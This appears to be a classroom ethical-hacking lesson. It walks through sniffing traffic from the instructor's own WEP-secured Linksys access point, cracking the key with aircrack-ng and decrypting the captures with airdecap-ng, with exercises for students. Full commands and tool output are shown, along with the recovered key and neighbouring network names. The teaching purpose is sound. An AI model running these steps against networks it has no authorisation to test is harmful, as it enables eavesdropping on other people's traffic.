
# Hacking WEP

## Wired Equivalent Privacy (WEP)

- Defined in the 802.11b standard.
- Encrypts data on a wireless network.
- Uses the insecure RC4 stream cipher.
- WEP can be cracked in minutes.



[https://www.youtube.com/watch?v=XoS\\_GIOLzCo&feature=youtu.be](https://www.youtube.com/watch?v=XoS_GIOLzCo&feature=youtu.be)



*Ryan Riley had created an excellent video on how WEP and WEP cracking works.*

*If you get a chance watch the whole video. We will just look a portion tonight.*

Start at 02:41... stop at 10:30

# WEP Cracking with a Linksys WAP54G Access Point


## BSSID

- = Basic Service Set Identifier
- = AP Mac Address
- = 00:06:25:4b:21:b4



## SSID

- = Service Set Identifier
- = Name of the network
- = linksys



## STA

- = Station
- = MacBook Pro



## STA

- = Station
- = Win 10 PC


## Linksys WAP54G

The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.

Security Mode:	WEP ▼
Default Transmit Key:	WPA Pre-Shared Key
	WPA RADIUS
	RADIUS
WEP Encryption:	WEP


*For this example we will use WEP (Wired Equivalent Privacy)*

# Linksys WAP54G



*Using Mixed Mode (B and G), Channel 5, and Wireless Security (WEP)*


# Linksys WAP54G



*Generate a key from a pass phrase and use Key 1 on each station*




## Windows 10 PC View



SSID: linksys  
Protocol: 802.11g  
Security type: Open  
Network band: 2.4 GHz  
Network channel: 5  
IPv4 address: 192.168.88.112  
Manufacturer: Intel Corporation  
Description: Intel(R) Centrino(R) Wireless-N 1030  
Driver version: 15.11.0.7  
Physical address (MAC): 4C-EB-42-85-71-B8

*Connected to the linksys SSID network*



*Watching an Office episode on Netflix so we have some encrypted packets to sniff.*

## Sniffing using MacBook Pro

**airport -s**

```
Richards-MBP:~ rsimms$ airport -s
      SSID BSSID                RSSI CHANNEL HT CC SECURITY
(auth/unicast/group)
      BenjiNet_5G 2c:56:dc:85:3e:ec -52  149    Y  -- WPA2 (PSK/AES/AES)
      Linksys 90:72:40:0d:50:1e -87   6     Y  US WPA2 (PSK/AES/AES)
DIRECT-F0-HP ENVY 7640 series a0:8c:fd:72:68:f1 -74   6     Y  -- WPA2 (PSK/AES/AES)
      ATT288 3c:36:e4:22:95:80 -68   1     Y  --
WPA (PSK/AES, TKIP/TKIP) WPA2 (PSK/AES, TKIP/TKIP)
      uLab-WiFiNet 4c:5e:0c:ca:25:c0 -51  1,+1   Y  -- WPA2 (PSK/AES/AES)
      linkysys 00:06:25:4b:21:b4 -47   5     N  -- WEP
      BenjiNet 2c:56:dc:85:3e:e8 -47   8     Y  -- WPA2 (PSK/AES/AES)
Richards-MBP:~ rsimms$
```

*On a MacBook Pro, the built in airport command with an -s option will scan all available WiFi networks.*

## Sniffing using MacBook Pro

```
airport en0 sniff 5
```

```
Richards-MBP:~ rsimms$ airport en0 sniff 5
Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniffdZH641.cap.
Richards-MBP:~ rsimms$
```

*Let's start sniffing the channel used by the access point for the SSID linksys. Use control-C to stop the capture.*

```
ls -lth /private/tmp/airportSniff*.cap
```

```
Richards-MacBook-Pro:~ rsimms$ ls -lth /private/tmp/airportSniff*.cap
-rw-r--r--  1 rsimms  wheel   39M Nov 21 08:41 /private/tmp/airportSniffdZH641.cap
-rw-r--r--  1 rsimms  wheel   69M Nov 21 08:26 /private/tmp/airportSniff8FkDVL.cap
-rw-r--r--  1 rsimms  wheel  108M Nov 20 20:36 /private/tmp/airportSniffk44M58.cap
-rw-r--r--  1 rsimms  wheel   23M Nov 20 19:39 /private/tmp/airportSniffKzpvq8.cap
-rw-r--r--  1 rsimms  wheel   4.4M Nov 20 19:16 /private/tmp/airportSniffFVOuaV.cap
-rw-r--r--  1 rsimms  wheel  497K Nov 20 16:22 /private/tmp/airportSniffh69ghh.cap
-rw-r--r--  1 rsimms  wheel  990K Nov 20 16:14 /private/tmp/airportSniffdLJDh2.cap
-rw-r--r--  1 rsimms  wheel   2.4M Nov 20 16:05 /private/tmp/airportSniffIhmspR.cap
-rw-r--r--  1 rsimms  wheel   1.5M Nov 20 14:28 /private/tmp/airportSniffA8hduu.cap
Richards-MacBook-Pro:~ rsimms$
```

*The packets are captured and dumped into a new file in the /private/tmp directory with any previous captures.*

# Captures transferred to Kali

## WEP Cracking

```
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/* .
```


```
root@eh-kali-05:~# scp simben76@opus.cis.cabrillo.edu:../depot/lesson13/* .
simben76@opus.cis.cabrillo.edu's password:
airportSniffdZH641.cap          100%   39MB  38.5MB/s   00:01
airportSniffENFGOR.cap        100% 6548KB   6.4MB/s   00:00
airportSniffyG7m8J.cap        100% 3023KB   3.0MB/s   00:00
root@eh-kali-05:~#
```

*Copying the packet capture files to the EH-Kali-XX VM*

# Capture

# dZH641

airportSniffdZH641.cap



*This capture was done while watching a portion of an Office episode on Netflix*



## WEP Cracking

```
ls -l airportSniffdZH641.cap
```

```
root@eh-kali-05:~# ls -l airportSniffdZH641.cap
-rw-r--r-- 1 root root 40401050 Nov 21 12:31 airportSniffdZH641.cap
root@eh-kali-05:~#
```

```
file airportSniffdZH641.cap
```

```
root@eh-kali-05:~# file airportSniffdZH641.cap
airportSniffdZH641.cap: tcpdump capture file (little-endian) - version 2.4 (802.11
with radiotap header, capture length 2147483647)
root@eh-kali-05:~#
```

# WEP Cracking

The screenshot shows the Wireshark interface with a capture file named 'airportSniffdZH641.cap'. The main display area shows a list of captured packets. Packet 139 is selected, and its details pane is expanded to show the IEEE 802.11 wireless LAN management frame structure. The SSID parameter is highlighted with a red box and contains the text 'linksys'.

No.	Time	Source	Destination	Protocol	Length	Info
137	0.822974	AsustekC_85:3e:e8	Broadcast	802.11	288	Beacon frame, SN=3222, FN=0, Fl...
138	0.826562	2wireInc_dd:8c:c9	Broadcast	802.11	110	Beacon frame, SN=4052, FN=0, Fl...
139	0.841106	LinksysG_4b:21:b4	Broadcast	802.11	113	Beacon frame, SN=948, FN=0, Fla...
140	0.901547	ce:ca:b5:f1:33:60	Broadcast	802.11	213	Beacon frame, SN=2248, FN=0, Fl...
141	0.927420	de:ca:b5:f1:33:60	Broadcast	802.11	256	Beacon frame, SN=2539, FN=0, Fl...
142	0.943465	LinksysG_4b:21:b4	Broadcast	802.11	113	Beacon frame, SN=949, FN=0, Fla...
143	0.990394	Routerbo_79:9b:64	IntelCor_85:71:b8	802.11	204	Data, SN=950, FN=0, Flags=.p.....
144	0.990537		LinksysG_4b:21:b4 (...)	802.11	39	Acknowledgement, Flags=.....C
145	0.990642	Routerbo_79:9b:64	IntelCor_85:71:b8	802.11	204	Data, SN=951, FN=0, Flags=.p.....

Details for Frame 139:

- Frame 139: 113 bytes on wire (904 bits), 113 bytes captured (904 bits)
- Radiotap Header v0, Length 25
- 802.11 radio information
- IEEE 802.11 Beacon frame, Flags: .....C
- IEEE 802.11 wireless LAN management frame
  - Fixed parameters (12 bytes)
  - Tagged parameters (48 bytes)
    - Tag: SSID parameter set: linksys
    - Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    - Tag: DS Parameter set: Current Channel: 5
    - Tag: Traffic Indication Map (TIM): DTIM 1 of 0 bitmap
    - Tag: ERP Information
    - Tag: ERP Information
    - Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    - Tag: Vendor Specific: Broadcom

Status bar: airportSniffdZH641 | Packets: 72805 · Displayed: 72805 (100.0%) · Load time: 0:1.69 · Profile: Default

We can see one of the beacon frames from the Linksys WAP54G

## Activity

As root, on your EH-Kali-XX VM:

- 1) **scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/\* .**
- 2) Run wireshark and look at the airportSniffdZH641.cap file.
- 3) Find some more Beacon frames. What other SSID's can you discover in this capture?

*Write your SSID's in the chat window*

aircrack-ng airportSniffdZH641.cap

```

root@eh-kali-05: ~
File Edit View Search Terminal Help
root@eh-kali-05:~# wireshark airportSniffENFGOR.cap
root@eh-kali-05:~# aircrack-ng airportSniffdZH641.cap
Opening airportSniffdZH641.cap
Read 72805 packets.

# BSSID          ESSID          Encryption
1  D8:50:E6:59:0B:FA  Guest          WPA (0 handshake)
2  2C:56:DC:85:3E:E8  BenjiNet      WPA (0 handshake)
3  D8:50:E6:59:0B:F8  MODWARE       WPA (0 handshake)
4  D8:50:E6:59:0B:F9  Shauna        No data - WEP or WPA
5  9A:5D:3F:9C:8A:DE  Unknown
6  DE:3B:8C:E3:C1:33  Unknown
7  FA:8F:CA:35:CE:33  Unknown
8  00:22:A4:DD:8C:C9  2WIRE341      No data - WEP or WPA
9  AB:32:24:DD:F5:FC  Unknown
10 5A:3D:3F:9B:43:B9  Unknown
11 C5:F3:F7:07:47:88  Unknown
12 4C:5E:0C:CA:25:C0  uLab-WiFiNet  No data - WEP or WPA
13 E6:5C:9D:9B:F6:B0  Unknown
14 09:D4:06:33:C1:33  Unknown
15 AE:CB:BB:8B:DD:19  Unknown
16 FA:8F:CA:05:89:25  Unknown
17 44:8F:D5:AA:CD:3D  Unknown
18 D8:90:E7:59:0B:F8  WPA (0 handshake)
19 2A:80:CA:35:CE:33  Unknown
20 9D:15:1B:6E:4C:6B  Unknown
21 9A:D2:7B:F0:CA:4E  WPA (0 handshake)
22 00:06:25:4B:21:B4  linkysys      WEP (34953 IVs)
23 CE:CA:B5:F1:33:60  xfinitywifi   None (0.0.0.0)

```

*Using aircrack-ng to crack the WEP password*

# Activity

As root, on your EH-Kali-XX VM:

1. **scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/\* .**
2. **aircrack-ng airportSniffdZH641.cap**
3. Select the "Linkysys" SSID



*The one with  
the "y"  
(not Linksys)*

*What is the WEP password? Write your answer in the chat window*

```

root@eh-kali-05: ~
File Edit View Search Terminal Help
993 09:2C:93:33:45:C7 WPA (0 handshake)
994 CB:D0:6D:7D:33:D0 Unknown
995 80:F0:D3:6C:40:AC WEP (1 IVs)
996 DB:18:08:8D:E9:8A Unknown
997 44:B9:C4:DC:17:09 Unknown

Index number of target network ? 22

Opening airportSniffdZH641.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 34953 ivs.

Aircrack-ng 1.2 rc4

[00:00:02] Tested 552943 keys (got 145 IVs)

KB    depth  byte(vote)
0  119/120  FE( 256) 00(  0) 01(  0) 02(  0) 04(  0)
1   26/  1  FB( 512) 02( 256) 03( 256) 05( 256) 07( 256)
2    0/  6  8A(1280) 2E( 768) 86( 768) AC( 768) B4( 768)
3   28/  3  FA( 512) 0E( 256) 11( 256) 13( 256) 14( 256)
4    5/ 31  C0( 768) 00( 512) 17( 512) 1B( 512) 20( 512)

KEY FOUND! [ BE:EF:BE:EF:22 ]
Decrypted correctly: 100%

root@eh-kali-05:~# ls

```


We have the password now so next we will attempt to extract files from the traffic




# Capture

# ENFGOR

# airportSniffENFGOR.cap



<http://www.bbc.com/news/world-europe-38054216>



<https://simms-teach.com/docs/cis76/cis76lab01.pdf>



## Getting files from packet captures

```
ls -l airportSniffENFGOR.cap
```

```
root@eh-kali-05:~# ls -l airportSniffENFGOR.cap  
-rw-r--r-- 1 root root 6704919 Nov 21 12:31 airportSniffENFGOR.cap
```

```
file airportSniffENFGOR.cap
```

```
root@eh-kali-05:~# file airportSniffENFGOR.cap  
airportSniffENFGOR.cap: tcpdump capture file (little-endian) - version 2.4 (802.11 with  
radiotap header, capture length 2147483647)  
root@eh-kali-05:~#
```

*Another packet capture file*

## Getting files from packet captures

```
airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap
```

```
root@eh-kali-05:~# airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap
Total number of packets read          17842
Total number of WEP data packets      7223
Total number of WPA data packets      57
Number of plaintext data packets      1
Number of decrypted WEP packets      7156
Number of corrupted WEP packets      0
Number of decrypted WPA packets      0
root@eh-kali-05:~#
```

```
ls -l airportSniffENFGOR*
```

```
root@eh-kali-05:~# ls -l airportSniffENFGOR*
-rw-r--r-- 1 root root 6704919 Nov 21 12:31 airportSniffENFGOR.cap
-rw-r--r-- 1 root root 4648498 Nov 21 11:10 airportSniffENFGOR-dec.cap
root@eh-kali-05:~#
```

Encrypted

Decrypted

*Decrypting the packet capture file*

